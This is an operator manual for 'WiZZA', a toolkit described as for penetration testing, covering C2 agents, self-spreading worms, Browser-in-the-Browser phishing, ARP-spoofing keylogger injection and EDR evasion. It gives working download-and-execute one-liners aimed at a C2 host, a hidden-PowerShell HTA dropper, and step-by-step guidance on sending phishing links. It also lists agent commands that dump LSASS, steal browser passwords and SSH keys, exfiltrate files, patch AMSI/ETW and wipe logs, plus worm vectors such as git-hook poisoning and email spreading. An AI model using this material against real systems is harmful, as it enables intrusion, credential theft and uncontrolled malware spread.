

WiZZA — Penetration Testing Toolkit

Complete Operator Manual · Architecture · Guides · Troubleshooting

Authorized Use Only — Internal Documentation

2026

Contents

1	Preface	7
2	Architecture Overview	7
2.1	System Topology	7
2.2	Component Relationships	8
2.3	Communication Protocols	9
2.3.1	Agent -> C2 (HTTP polling)	9
2.3.2	Traffic Disguise	9
3	Installation and Setup	10
3.1	Prerequisites	10
3.1.1	Required Tools	10
3.1.2	Optional Tools	10
3.2	First-Time Setup	10
3.2.1	1. Install Global Shortcuts	10
3.2.2	2. Configure Cloudflare Tunnel (One-Time)	10
3.2.3	3. Verify Installation	11
3.3	Directory Layout	11
4	Command Reference	12
4.1	Top-Level Commands	12
4.2	Specialized Modules	12
4.3	Worm Control Shortcuts	12
4.4	C2 Control Shortcuts	12
5	Module Guides	14
5.1	BitB Phishing	14
5.1.1	What It Does	14
5.1.2	When To Use	14
5.1.3	Quick Start	14
5.1.4	Themes	14
5.1.5	Watching Credentials	14
5.1.6	Custom Domain	14
5.2	MitM Keylogger	15
5.2.1	What It Does	15
5.2.2	When To Use	15
5.2.3	Requirements	15
5.2.4	Quick Start	15
5.2.5	Watching Keystrokes	15
5.2.6	iOS MitM (Full HTTPS Decryption)	15
5.3	C2 Agent Deployment	15

5.3.1	What It Does	15
5.3.2	Architecture	16
5.3.3	Quick Start	16
5.3.4	Baked Payload Files	16
5.3.5	Delivering the Payload	16
5.3.6	Web Panel	17
5.3.7	Agent Commands Reference	17
5.4	Worm Agent	19
5.4.1	What It Does	19
5.4.2	Spread Vectors	19
5.4.3	Worm Control Commands	20
5.4.4	Viewing the Infection Tree	20
5.5	Kernel Privilege Escalation	20
5.5.1	What It Does	20
5.5.2	Vulnerability Check	20
5.5.3	Kernel Exploits Reference	20
5.5.4	Exploiting a Target	21
5.6	Mobile Attacks	21
5.6.1	Android APK	21
5.6.2	iOS MDM Profile	22
5.6.3	Termux Agent (Android)	22
5.6.4	Zero-Click Mobile PWN Chain	22
5.6.5	Browser Hook (No Install)	23
5.7	Shellcode Generation	23
5.7.1	What It Does	23
5.7.2	Quick Start	23
5.7.3	Backends (auto-selected)	23
5.7.4	Command Line	23
5.7.5	Payload Types	23
5.7.6	Output Formats	24
5.7.7	Poly-Wrapping Shellcode	24
5.7.8	Building Stage1 Stagers	24
5.8	Polymorphic Engine	24
5.8.1	What It Does	24
5.8.2	How It Works (3 Layers)	24
5.8.3	AMSI Bypass Variants (rotated per run)	25
5.8.4	ETW Bypass Variants (rotated per run)	25
5.8.5	Usage	25
5.8.6	Per-Request Mutation (C2)	25
5.9	Steganography (Stego)	26
5.9.1	What It Does	26
5.9.2	PNG LSB Embedding	26
5.9.3	Stego Delivery Workflow	26
5.9.4	Using stage1_stego.ps1	26
5.10	AV/EDR Evasion	27
5.10.1	Overview	27
5.10.2	Evasion Checklist	27
5.10.3	AMSI Bypass Verification	27
5.10.4	ETW Bypass	27
5.10.5	Sysmon Evasion	27
5.11	EDR Bypass Module	28
5.11.1	What It Does	28
5.11.2	Techniques	28
5.11.3	Usage from Agent	28
5.11.4	Verification	28
5.12	Malleable C2 Profiles	29

5.12.1	What It Does	29
5.12.2	Available Profiles	29
5.12.3	Usage	29
5.12.4	Notes	29
5.13	DNS C2 Channel	29
5.13.1	What It Does	29
5.13.2	DNS TXT Channel	29
5.13.3	ICMP Exfil Channel	29
5.13.4	Configuration	30
5.13.5	When To Use	30
5.14	LLMNR / NBT-NS Poisoner	30
5.14.1	What It Does	30
5.14.2	Attack Flow	30
5.14.3	Quick Start	30
5.14.4	Captured Hash Format	30
5.14.5	Requirements	31
5.14.6	Notes	31
5.15	Redirectors and Domain Fronting	31
5.15.1	What It Does	31
5.15.2	Apache Redirector	31
5.15.3	Nginx Redirector	31
5.15.4	Caddy Redirector	32
5.15.5	Socat TCP Forwarder	32
5.15.6	Domain Fronting	32
5.16	PTY Interactive Shell	32
5.16.1	What It Does	32
5.16.2	Architecture	32
5.16.3	Usage	32
5.16.4	Features	32
5.16.5	Notes	33
5.17	SOCKS5 Proxy Pivoting	33
5.17.1	What It Does	33
5.17.2	Architecture	33
5.17.3	Quick Start	33
5.17.4	View Active Tunnels	33
5.17.5	Notes	33
5.18	Active Directory Attacks	33
5.18.1	What It Does	33
5.18.2	Prerequisites	34
5.18.3	Attack Techniques	34
5.18.4	Full Attack Chain Example	35
5.19	Network Map	35
5.19.1	What It Does	35
5.19.2	Access	35
5.19.3	Features	35
5.19.4	Stats Bar	35
5.20	Auto Report Generator	36
5.20.1	What It Does	36
5.20.2	Usage	36
5.20.3	HTML Report Contents	36
5.20.4	Severity Heuristics	36
5.20.5	Output Example	36
6	Troubleshooting	36
6.1	C2 Server Won't Start	36
6.2	Tunnel URL Not Appearing	37
6.3	Agent Not Registering	37

6.4	Polymorphic Engine Errors	38
6.5	Steganography Fails	38
6.6	Kernel Exploit Fails to Compile	39
6.7	MitM Proxy Not Capturing Traffic	39
6.8	Mobile APK Not Installing	39
6.9	Common Error Messages	40
7	Quick Reference Card	41
7.1	Essential Commands	41
7.2	Payload Delivery One-Liners	41
7.3	Shellcode Quick Reference	41
7.4	Poly Engine Quick Reference	42
7.5	Kernel Exploit Quick Reference	42
7.6	New Module Quick Reference	42
7.7	Port Reference	42
8	BYOVD Engine	44
8.1	Overview	44
8.2	How It Works	44
8.3	Supported Drivers	44
8.4	Usage	44
8.5	Actions	45
8.6	What Gets Wiped	45
9	Defender / EDR Complete Elimination	46
9.1	Overview	46
9.2	Layer Sequence	46
9.2.1	Layer 1 — BYOVD Kernel Callback Wipe	46
9.2.2	Layer 2 — PPL Process Kill	46
9.2.3	Layer 3 — Tamper Protection Disable	46
9.2.4	Layer 4 — Registry Disable	46
9.2.5	Layer 5 — WdFilter Unload	46
9.2.6	Layer 6 — ETW Threat Intelligence Blind	46
9.3	Quick Reference	47
10	Zero-Click Remote Compromise	48
10.1	Overview	48
10.2	Attack Vectors	48
10.2.1	Vector 1 — IPv6 Rogue Router Advertisement	48
10.2.2	Vector 2 — WPAD + NTLMv1 Downgrade	48
10.2.3	Vector 3 — SMB Relay	48
10.2.4	Vector 4 — mDNS Poisoning	48
10.2.5	Vector 5 — ADIDNS Wildcard	48
10.2.6	Vector 6 — DCOM Lateral Movement	48
10.3	Full Chain Command	49
10.4	Post-Exploitation Auto-Trigger	49
10.5	Requirements	49
11	Network and Web CVE Exploits	50
11.1	Network CVE Module (op/exploit/network_cve.py)	50
11.1.1	EternalBlue — CVE-2017-0144	50
11.1.2	BlueKeep — CVE-2019-0708	50
11.1.3	SMBGhost — CVE-2020-0796	50
11.1.4	PrintNightmare — CVE-2021-34527	50
11.1.5	ZeroLogon — CVE-2020-1472	50
11.1.6	Follina — CVE-2022-30190	50
11.2	Web CVE Module (op/exploit/web_cve.py)	50

11.2.1	Log4Shell — CVE-2021-44228	50
11.2.2	Spring4Shell — CVE-2022-22965	51
11.2.3	ProxyLogon — CVE-2021-26855	51
11.2.4	Confluence RCE — CVE-2022-26134	51
11.2.5	vCenter RCE — CVE-2021-21985	51
11.2.6	Outlook NTLM Leak — CVE-2023-23397	51
11.2.7	F5 BIG-IP RCE — CVE-2022-1388	51
11.3	File Locations	51
12	IoT Attack Module (op/modules/iot_attack.py)	52
12.1	Overview	52
12.2	LAN Attack Flow (auto)	52
12.3	External Attack (external_attack)	52
12.4	Shodan Integration	52
12.4.1	Built-in Presets	52
12.4.2	Shodan Host Lookup	53
12.4.3	Requirements	53
12.5	ZoomEye Integration (Free)	53
12.6	Default Credential Verification	53
12.7	CVE Coverage	53
13	Cloud Infiltration Module (op/modules/cloud_infiltrate.py)	55
13.1	AWS Chain	55
13.2	Azure Chain	55
13.3	GCP Chain	55
13.4	Usage	55
14	Steganography C2 Module (op/modules/stego_c2.py)	56
14.1	Payload Encoding	56
14.2	PNG LSB Embedding	56
14.3	JPEG EXIF Embedding	56
14.4	Polyglot Files (PNG + ZIP)	56
14.5	C2 Channels	56
15	AD→Cloud Kill Chain (op/modules/ad_cloud_chain.py)	57
15.1	Kill Chain Phases	57
15.2	AD Reconnaissance	57
15.3	Credential Attacks	57
15.4	Cloud Credential Hunt	57
15.5	Persistence	57
16	UEFI Firmware Research Module (op/modules/uefi_implant.py)	58
16.1	Firmware Extraction	58
16.2	Firmware Analysis	58
16.3	DXE Implant Generation	58
16.4	QEMU Testing (Safe Lab Environment)	58
16.5	Integrity & Detection	58
17	Baseband Research Framework (op/modules/baseband_research.py)	59
17.1	Supported Chipsets	59
17.2	Firmware Acquisition	59
17.3	Shannon Analysis	59
17.4	Fuzzing Harness	59
17.5	CVE Catalog	59
18	Appendices	60
18.1	Appendix A — Kernel CVE Summary	60
18.1.1	Linux LPE	60

18.1.2	Windows LPE (fully patched — real Lazarus Group 0days)	60
18.1.3	BYOVD Drivers (any fully-patched Windows 10/11)	60
18.2	Appendix A.5 — Auto Post-Exploitation Chain	60
18.2.1	Steps	60
18.2.2	BYOVD PS Payload (Step 4)	61
18.2.3	Output Files	61
18.2.4	Module	61
18.3	Appendix B — Agent Command Summary	61
18.4	Appendix C — Dependencies Summary	62
18.5	Appendix D — Engagement Checklist	62
18.6	Appendix E — Glossary	63

+- op/kernel/exploits/	Kernel CVE sources (10 CVEs + BYOVD)	
+- op/mobile/	Android APK, iOS MDM	
+- op/mitm/	MitM proxy hooks	
+- op/bitb/	Browser-in-the-Browser	
+-----+		
+-----+		
v	v	v
VICTIM (Windows)	VICTIM (Linux/Mac)	VICTIM (Mobile)
worm_agent.ps1	worm_agent.py	APK / MDM / JS
AMSI+ETW patch	SSH/USB spread	GPS/mic/camera
UAC bypass	DoH/ICMP C2 fallback	JS keylogger
WMI persist	cron/systemd persist	
COM hijack	PTY shell (pty.openpty)	
SOCKS5 tunnel loop	AD attack commands	
LSASS dump	BloodHound collection	
Kerberoasting	Golden/Silver ticket	

2.2 Component Relationships

Component	Language	Port	Role
start	Bash	—	Master CLI, orchestrates everything
c2_server.py	Python 3	:8888	Agent listener, web panel, loot storage
proxy_socks.py	Python 3	:1080	SOCKS5 pivot relay server
pty_handler.py	Python 3	—	PTY session manager + xterm.js SSE stream
static/netmap.html	HTML/JS	—	Real-time force-directed network map
worm_agent.py	Python 3	—	Multi-vector worm for Linux/-
worm_agent.ps1	PowerShell	—	Mac/Windows Windows-optimized worm + agent
stage1.ps1 / stage1.py	PS1/PY	—	Tiny first-stage stagers
poly_engine.py	Python 3	—	Multi-layer mutation engine
stego.py	Python 3	—	PNG LSB + JPEG EXIF payload hiding
edr_bypass.py	Python 3	—	AM-SI/ETW/UAC/L-SASS/WMI/-COM/process hollow
c2_profiles.py	Python 3	—	Malleable C2: Teams/Slack-/OneDrive/GitHub/CDN

Component	Language	Port	Role
dns_c2.py	Python 3	—	DNS TXT covert channel + ICMP exfil
llmnr_poison.py	Python 3	137/5355	LLMNR/NBT-NS poisoner +
redirector.py	Python 3	—	NTLMv2 capture Apache/Nginx/-Caddy redirector config generator
ad_attacks.py	Python 3	—	Kerberoast/AS-REP/DCSync/PTH/BloodHound
report_gen.py	Python 3	—	Auto HTML/JSON/CSV pentest report
bitb/catcher.py	Python 3	:8082	Browser-in-the-Browser catcher
mitm/catcher.py	Python 3	:9999	Keystroke log receiver
mitm/intercept.py	Python 3	:8083	mitmproxy JS injection hook
gen_shellcode.py	Python 3	—	msfvenom/NASM/PS1 shellcode generator
kernel/exploits/*.c	C	—	Kernel LPE exploits (8 CVEs)

2.3 Communication Protocols

2.3.1 Agent -> C2 (HTTP polling)

Registration:

```
GET /cdn-cgi/apps/init?v=<aid>&os=<os>&hostname=<host>&user=<user>&type=<type>
```

Response: XOR-encrypted "OK"

Polling:

```
GET /cdn-cgi/apps/sync?v=<aid>
```

Response: XOR-encrypted command (or empty for PING)

Result submission:

```
POST /cdn-cgi/apps/data
```

Body: d=<XOR-b64-encoded-result>&v=<aid>

XOR key derivation:

```
key = SHA256(agent_id)[0:16]    <- unique per infected host
```

2.3.2 Traffic Disguise

All C2 traffic is disguised as Cloudflare CDN traffic:

- Routes: /cdn-cgi/apps/* (mimics Cloudflare's own internal paths)
- Headers: Server: cloudflare, CF-RAY: <16 hex chars>-AMS, CF-Cache-Status: HIT
- User-Agent: Full Chrome 124 browser fingerprint including Sec-Fetch-* headers
- Content-Type: application/javascript with filename bundle.js

3 Installation and Setup

3.1 Prerequisites

3.1.1 Required Tools

```
# Core (all Kali Linux installations)
python3          # Runtime
bash             # Shell
openssl          # Certificate generation

# Tunneling (install if missing)
wget -q https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-linux-amd64.deb
sudo dpkg -i cloudflared-linux-amd64.deb

# MitM proxy
pip install mitmproxy

# Steganography
pip install Pillow
```

3.1.2 Optional Tools

```
# Shellcode generation (primary backend)
# Already on Kali: msfvenom (part of metasploit-framework)
which msfvenom

# NASM (fallback shellcode compiler)
sudo apt-get install nasm

# Physical LAN attacks
sudo apt-get install dsniff bettercap
```

3.2 First-Time Setup

3.2.1 1. Install Global Shortcuts

```
cd /home/heilige/Keylogger
bash start install
```

This creates: - ~/.local/bin/start — main CLI - ~/.local/bin/worm — worm control shortcut -
~/.local/bin/c2 — C2 control shortcut - ~/.local/bin/keylogger — keylogger shortcut

Restart shell or run `source ~/.bashrc` to activate.

3.2.2 2. Configure Cloudflare Tunnel (One-Time)

For a persistent custom domain (instead of random `trycloudflare.com` URLs):

```
start domain
```

Follow the prompts to: 1. Authenticate with Cloudflare (`cloudflared login`) 2. Select your domain 3. Create a named tunnel

Configuration is saved to `~/.wizza_config`:

```
CF_TUNNEL_NAME=wizza-tunnel
CF_DOMAIN=c2.yourdomain.com
```

If you skip this step, WiZZA generates a random `trycloudflare.com` URL each session. This is fine for most engagements but the URL changes every run.

3.2.3 3. Verify Installation

```
start status      # Should show "no active processes"
start help        # Print full command reference
python3 op/evade/poly_engine.py --help    # Verify poly engine
python3 op/payloads/shellcode/gen_shellcode.py --list-payloads
```

3.3 Directory Layout

```
/home/heilige/Keylogger/
+-- start          <- Main CLI (run this)
+-- WIZZA_MANUAL.pdf <- This document
+-- op/
|   +-- c2/
|   |   +-- c2_server.py    <- C2 server + web panel + all endpoints
|   |   +-- proxy_socks.py  <- SOCKS5 pivot relay (:1080)
|   |   +-- pty_handler.py  <- PTY session manager + xterm.js SSE
|   |   +-- static/
|   |       +-- netmap.html  <- Real-time force-directed network map
|   +-- payloads/
|   |   +-- worm_agent.py    <- Python worm (template)
|   |   +-- worm_agent.ps1   <- PS1 worm (template)
|   |   +-- agent.py         <- Simple Python agent
|   |   +-- agent.ps1        <- Simple PS1 agent
|   |   +-- agent_http.py    <- Alias for agent.py
|   |   +-- stage1.ps1       <- PS1 first-stage stager
|   |   +-- stage1.py        <- Python first-stage stager
|   |   +-- stage1_stego.ps1  <- Stego-based PS1 stager
|   |   +-- SecureCertUpdate.hta <- Windows HTA dropper
|   |   +-- shellcode/
|   |       +-- gen_shellcode.py <- Shellcode generator
|   |       +-- revshell_x64.asm <- NASM x64 shell source
|   +-- modules/
|   |   +-- edr_bypass.py    <- AMSI/ETW/NTDLL/UAC/LSASS/WMI/COM/hollow
|   |   +-- c2_profiles.py   <- Malleable C2 (Teams/Slack/OneDrive/GitHub/CDN)
|   |   +-- dns_c2.py        <- DNS TXT covert channel + ICMP exfil
|   |   +-- llmnr_poison.py  <- LLMNR/NBT-NS poisoner + NTLMv2 capture
|   |   +-- redirector.py    <- Apache/Nginx/Caddy redirector generator
|   |   +-- ad_attacks.py    <- AD: Kerberoast/AS-REP/DCSync/PTH/BloodHound
|   |   +-- report_gen.py    <- Auto HTML/JSON/CSV pentest report
|   +-- evade/
|   |   +-- poly_engine.py    <- Polymorphic mutation engine
|   |   +-- obfuscate_ps1.py  <- PS1 obfuscator
|   |   +-- obfuscate_py.py   <- Python obfuscator
|   |   +-- stego.py          <- Steganography
|   |   +-- stealth.py        <- Anti-forensics helpers
|   +-- exploit/
|   |   +-- gen_pdf.py        <- Malicious PDF generator
|   |   +-- gen_macro.py      <- Office macro generator
|   |   +-- browser_exploit.js <- Browser CVE hook
|   +-- kernel/
|   |   +-- exploits/         <- 8 kernel CVE sources
|   +-- mobile/              <- Android/iOS attack modules
|   +-- mitm/                <- MitM proxy hooks
|   +-- bitb/                <- BitB phishing
```

4 Command Reference

4.1 Top-Level Commands

Command	Description
<code>start</code>	Interactive wizard — prompts for attack mode
<code>start help</code>	Full command reference
<code>start help2</code>	Detailed operator guide
<code>start install</code>	Create global shortcuts
<code>start domain</code>	Configure Cloudflare custom domain
<code>start up</code>	Launch BitB phishing catcher + tunnel
<code>start mitm</code>	Start MitM keylogger
<code>start payload</code>	Start C2 + tunnel + bake all agents
<code>start down</code>	Kill everything (tunnels, C2, proxy, ARP)
<code>start status</code>	Show running processes and tunnel URL
<code>start url</code>	Print active tunnel URL only
<code>start creds</code>	Watch captured credentials live (<code>tail -f</code>)
<code>start logs</code>	Tail all operation logs
<code>start theme [list use new clone]</code>	Manage BitB phishing themes
<code>start edit <file></code>	Open config/payload in editor

4.2 Specialized Modules

Command	Description
<code>start shellcode [gen poly stage1]</code>	Shellcode generation wizard
<code>start poly [ps1 py all shell watch]</code>	Polymorphic mutation
<code>start evade [ps1 py loader check]</code>	AV/EDR evasion
<code>start untrack [stego]</code>	Stealth audit + hardening
<code>start exploit [office pdf browser]</code>	Exploit delivery
<code>start kernel</code>	Kernel attacks
<code>[check exploit rootkit ebpf]</code>	
<code>start mobile</code>	Mobile attacks
<code>[android ios browser termux]</code>	
<code>start physical <victim_ip> <domain></code>	LAN ARP MitM (requires root)
<code>start llmnr [start stop hashes]</code>	LLMNR/NBT-NS poisoner + NTLMv2 capture
<code>start redirector</code>	Generate C2 redirector configs
<code>[apache nginx caddy socat]</code>	
<code>start profile [list set <name>]</code>	Set/show active malleable C2 profile
<code>start report [html json csv]</code>	Generate pentest report from live agent data
<code>start netmap</code>	Open real-time network map in browser

4.3 Worm Control Shortcuts

```
worm drop           # Install worm on THIS machine (self-infect)
worm push <user@host> # Deploy via SSH
worm payload        # Show baked payload paths
worm usb            # Sync payloads to USB drive
worm status         # Check if worm is running locally
```

4.4 C2 Control Shortcuts

```
c2 start           # Start C2 server on :8888
c2 stop            # Kill C2
c2 restart         # Stop and restart
```

```
c2 status      # Show agent count + credential summary
c2 log         # Tail C2 log
c2 panel       # Open web panel in browser
```

5 Module Guides

5.1 BitB Phishing

5.1.1 What It Does

Browser-in-the-Browser (BitB) creates a convincing fake login popup that overlays the victim's real browser. The popup is styled to perfectly mimic trusted login providers (Google, Microsoft, Facebook, Apple). The victim types their credentials into what appears to be a real authentication dialog — those credentials are captured immediately.

5.1.2 When To Use

- Target uses OAuth/SSO login (“Sign in with Google”, “Sign in with Microsoft”)
- You have a pretext to send a link (phishing email, SMS, LinkedIn message)
- Remote engagement — no LAN access needed

5.1.3 Quick Start

start up

This will:

1. Start the BitB catcher server on port :8082
2. Launch a cloudflared tunnel to expose it publicly
3. Print the tunnel URL
4. Begin watching for credentials

Send the tunnel URL to your target (via phishing email, LinkedIn, etc.).

5.1.4 Themes

```
start theme list           # See available themes
start theme use google     # Switch to Google login theme
start theme use outlook    # Microsoft Outlook theme
start theme use facebook   # Facebook theme
start theme use blank      # Blank template for customization
start theme new            # Create a new theme interactively
start theme clone <url>    # Clone appearance of any real login page
```

5.1.5 Watching Credentials

```
start creds                # Live view of captured credentials
# Or directly:
tail -f ~/.wizza/logs/credentials.txt
```

Example output:

```
[2026-04-19 14:32:11] BITB    victim@gmail.com : P@ssw0rd123
[2026-04-19 14:32:11] SOURCE https://xyz.trycloudflare.com
[2026-04-19 14:32:11] UA     Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
```

5.1.6 Custom Domain

For more convincing delivery, configure a custom domain:

```
start domain              # One-time setup
# Then:
start up                  # Uses CF_DOMAIN instead of random URL
```

A URL like <https://login.yourdomain.com> is far more convincing than a random trycloudflare.com URL.

5.2 MitM Keylogger

5.2.1 What It Does

Positions the attacker between the victim and their network gateway. All HTTP/HTTPS traffic flows through WiZZA's transparent proxy, which:

- Injects a JavaScript keylogger into every HTML page
- Captures all form submissions (usernames, passwords, search queries)
- Intercepts POST requests to login endpoints
- Optionally decrypts HTTPS if victim has installed the iOS MDM certificate

5.2.2 When To Use

- You have physical or logical access to the target's network
- LAN engagement (corporate office, coffee shop, hotel WiFi)
- Victim has installed the WiZZA CA certificate (via iOS MDM profile)

5.2.3 Requirements

```
sudo apt-get install dsniff bettercap    # ARP spoofing tools  
# Must be run as root for iptables rules
```

5.2.4 Quick Start

```
start mitm  
# Prompts: target IP or subnet, target domain  
# Starts: mitmproxy :8083, keystroke catcher :9999
```

For full LAN interception:

```
sudo start physical <victim_ip> <target_domain>  
# Example: sudo start physical 192.168.1.50 example.com
```

This sets up: 1. ARP poisoning (arpspoof): victim <-> gateway 2. IP forwarding: `echo 1 > /proc/sys/net/ipv4/ip_forward` 3. iptables redirect: `:80/:443 -> mitmproxy :8080` 4. DNS spoof (bettercap): `target_domain -> attacker IP`

5.2.5 Watching Keystrokes

```
tail -f ~/.wizza/logs/keystrokes.txt  
# Or:  
start logs                # Shows all logs including keystrokes
```

5.2.6 iOS MitM (Full HTTPS Decryption)

If the victim has installed the WiZZA iOS MDM profile:

```
start mobile ios          # Generate MDM profile  
# Victim installs via: https://c2url/m/ios  
start mitm                # Start proxy with CA cert loaded  
# All victim HTTPS is now decryptable
```


5.3 C2 Agent Deployment

5.3.1 What It Does

Deploys a persistent agent on the victim's machine. The agent:

- Registers with the C2 server via HTTPS polling
- Receives commands from the operator (via web panel or CLI)
- Executes commands and returns results
- Supports 40+ built-in commands (recon, screenshot, keylog, browser passwords, file exfil)
- Optional worm mode: spreads to other machines automatically

5.3.2 Architecture



5.3.3 Quick Start

`start payload`

This will: 1. Start the C2 server on port :8888 2. Launch a cloudflared tunnel 3. Bake the tunnel URL into all agent files 4. Generate `SecureCertUpdate.hta` (Windows dropper) 5. Display the tunnel URL and drop the operator into live log watch

5.3.4 Baked Payload Files

After `start payload` completes, these files are ready in `~/.wizza/payloads/` (or `op/payloads/` if the script was run directly):

File	Target OS	Delivery Method
<code>worm_agent.py</code>	Linux / Mac / Windows	Email, SSH, USB, HTTP download
<code>worm_agent.ps1</code>	Windows	PowerShell, email, USB
<code>agent.py</code>	Linux / Mac / Windows	Simpler agent (no spreading)
<code>agent.ps1</code>	Windows	Simpler PS1 agent
<code>stage1.ps1</code>	Windows	Tiny 6-line dropper
<code>stage1.py</code>	Linux/Mac/Windows	Tiny 1-line dropper
<code>SecureCertUpdate.hta</code>	Windows	Double-click, email, USB

5.3.5 Delivering the Payload

Option 1 — Smart Lure URL:

The C2 serves a smart lure page at the `LURE_PATH` (default `/docs`). When a victim visits this URL, the server auto-detects their OS and serves the appropriate payload:

Windows User-Agent -> `SecureCertUpdate.hta` (or `worm_agent.ps1`)

Mac/Linux User-Agent -> `agent.py`

Option 2 — Direct Download:

Every payload is served at `/download/<filename>` with per-request polymorphic mutation:

`https://xyz.trycloudflare.com/download/worm_agent.ps1`

`https://xyz.trycloudflare.com/download/worm_agent.py`

`https://xyz.trycloudflare.com/download/stage1.ps1`

Option 3 — HTA Dropper:

On Windows, double-clicking `SecureCertUpdate.hta` silently runs a hidden PowerShell that downloads and executes the worm agent in memory.

Option 4 — Office Macro:

`start exploit office`

Generates: invoice.docm / report.xlsm

Contains AutoOpen macro that downloads + runs the agent

Option 5 — Malicious PDF:

```
start exploit pdf
# Generates: statement.pdf
# Opens a download prompt on PDF open
```

Option 6 — Stage1 One-Liner:

For quick console delivery when you already have a shell:

```
# Windows PowerShell:
powershell -w h -ep bypass -c "IEX((New-Object Net.WebClient).DownloadString('https://c2url/download/stage1.py'))"

# Linux/Mac:
curl -s https://c2url/download/stage1.py | python3
```

5.3.6 Web Panel

Open the C2 panel in your browser:

<https://localhost:8888/panel>

Or run: `c2 panel`

Panel Tabs:

- **Agents** — All registered agents with OS, hostname, username, privilege level, last seen
- **Command** — Send a command to a selected agent
- **Output** — View command results (stdout + stderr)
- **Loot** — Browse and download captured files
- **Worm Control** — Manage spreading (if agent is worm variant)
- **Credentials** — All captured passwords

5.3.7 Agent Commands Reference**Reconnaissance:**

Command	Action
RECON	Full system dump: OS, users, network, processes, cron, env, interesting files
SYSINFO	Quick OS/hardware summary
NETWORK	Interfaces, routes, ARP table, open ports
DRIVES	All mounted drives with free space

Capture:

Command	Action
SCREENSHOT	Desktop screenshot (PNG, base64)
WEBCAM	Webcam frame capture (JPEG)
CLIPBOARD	Read clipboard contents
KEYLOG_START	Begin background keystroke capture
KEYLOG_DUMP	Download current keystroke buffer

Credential Harvesting:

Command	Action
BROWSERS	Chrome/Firefox saved passwords + history

Command	Action
HASHDUMP	/etc/shadow hashes (Linux) or SAM (Windows)
SSHKEYS	Collect all ~/.ssh/id_* private keys
EXFIL	Exfiltrate home directory documents (PDF, DOCX, XLSX)
GETFILE <path>	Download a specific file

Post-Exploitation:

Command	Action
PERSIST	Install persistence (crontab, systemd, registry, shell RC)
PRIVESC	Check for local privesc (sudo -l, SUID, writable paths, kernel version)
CLEAN	Wipe command history + logs
SELFDESTRUCT	Delete agent, clear all traces, exit

Lateral Movement:

Command	Action
NET_SCAN	Scan /24 subnet for live hosts and open ports
SSH_TARGETS	Parse known_hosts + SSH config for targets
SSH_SPRAY	Password spray SSH targets
SMB_SCAN	Enumerate SMB shares
GIT_POISON	Inject malicious post-commit hooks in all repos
EMAIL_SPREAD	Email worm to extracted contacts

Windows-Specific:

Command	Action
INJECT <base64_shellcode>	Inject shellcode into svchost.exe
RUN_PS <code>	Execute AMSI-bypassed PowerShell

EDR / Evasion (Windows):

Command	Action
AMSI_BYPASS	Patch AmsiScanBuffer → return CLEAN (ctypes)
ETW_BYPASS	Patch EtwEventWrite → ret (silence Defender telemetry)
NTDLL_UNHOOK	Reload clean ntdll.dll from disk to remove EDR hooks
UAC_BYPASS	fodhelper/sdclt COM handler UAC bypass → SYSTEM shell
IMPERSONATE_SYSTEM	Steal SYSTEM token from winlogon/lsass
LSASS_DUMP	comsvcs.dll MiniDump LSASS → base64-exfil to C2
WMI_PERSIST	WMI __EventFilter + CommandLineEventConsumer persistence
COM_HIJACK	HKCU MMDeviceEnumerator InprocServer32 COM hijack

Active Directory:

Command	Action
AD_ENUM <dc_ip> <domain> <user> <pass>	LDAP enum: users, groups, computers, trusts
KERBEROAST <dc_ip> <domain> <user> <pass>	TGS request for SPN accounts → hashcat -m 13100
AS_REP_ROAST <dc_ip> <domain> <users_file>	AS-REP for accounts without pre-auth → hashcat -m 18200
DCSYNC <dc_ip> <domain> <user> <pass> [target]	secretsdump.py domain replication → NTLM hashes
BLOODHOUND <dc_ip> <domain> <user> <pass>	bloodhound-python collection → .json for BloodHound
PASS_THE_HASH <target> <domain> <user> <hash>	wmiexec/psexec PTH lateral movement
GOLDEN_TICKET <domain> <sid> <krbtgt_hash>	Forge Kerberos TGT for any user

PTY Shell:

Command	Action
PTY_START	Spawn interactive PTY shell, relay via C2 SSE
PTY_STOP	Kill PTY shell

Open the PTY terminal in the C2 panel: **Agents** → **Shell** button, or:

`https://localhost:8888/pty/<agent_id>/term`

SOCKS5 Proxy:

Command	Action
PROXY_START	Start SOCKS5 relay loop (agent polls C2 for tunnel tasks)
PROXY_STOP	Stop SOCKS5 relay

Configure your tools to use the SOCKS5 proxy at `socks5://localhost:1080`:

```
proxychains nmap -sT -p 80,443,22 192.168.10.0/24
curl --socks5 localhost:1080 http://internal.corp/admin
```

5.4 Worm Agent

5.4.1 What It Does

The worm variant (`worm_agent.py` / `worm_agent.ps1`) extends the basic agent with automatic multi-vector spreading. Once deployed on one machine, it attempts to copy itself to other machines on the network.

5.4.2 Spread Vectors

Vector	Method	OS
USB	Detects removable drives, copies payload, creates lures	Win/Lin
SSH	Keys from <code>~/.ssh</code> , <code>known_hosts</code> , spray common passwords	Lin/Mac
SMB	Enumerate shares, copy payload via net use / impacket	Win/Lin
Git hooks	Inject <code>post-commit</code> / <code>post-merge</code> hooks in all local repos	All

Vector	Method	OS
Email	Extract Thunderbird/Outlook contacts, send phishing email	Win/Lin
Docker	Container escape via exposed socket, infect host	Lin
Network scan	Find SSH/SMB targets in local /24 subnet	All

5.4.3 Worm Control Commands

Send these from the C2 panel to any worm agent:

WORM_STATUS	- Show spread log and flag counts
WORM_PAUSE	- Pause all spreading threads
WORM_RESUME	- Resume spreading
WORM_STOP_SPREAD	- Permanently disable spreading
WORM_START_SPREAD	- Re-enable spreading
WORM_SPREAD_NOW	- Force immediate spread cycle
WORM_USB_ON	- Enable USB vector
WORM_USB_OFF	- Disable USB vector
WORM_SSH_ON	- Enable SSH vector
WORM_SSH_OFF	- Disable SSH vector
WORM_SET_C2 <url>	- Hot-swap the C2 URL without restart
WORM_SET_INTERVAL <n>	- Change poll interval (seconds)
WORM_SKIP <host>	- Add host to permanent skip list

5.4.4 Viewing the Infection Tree

In the C2 panel, open the **Worm Family** tab to see a graph of all infected hosts and how they are connected (who infected whom).

5.5 Kernel Privilege Escalation

5.5.1 What It Does

Provides compiled C exploit code for 8 public kernel CVEs. Used when you have a low-privilege shell on a Linux target and need to escalate to root.

5.5.2 Vulnerability Check

`start kernel check`
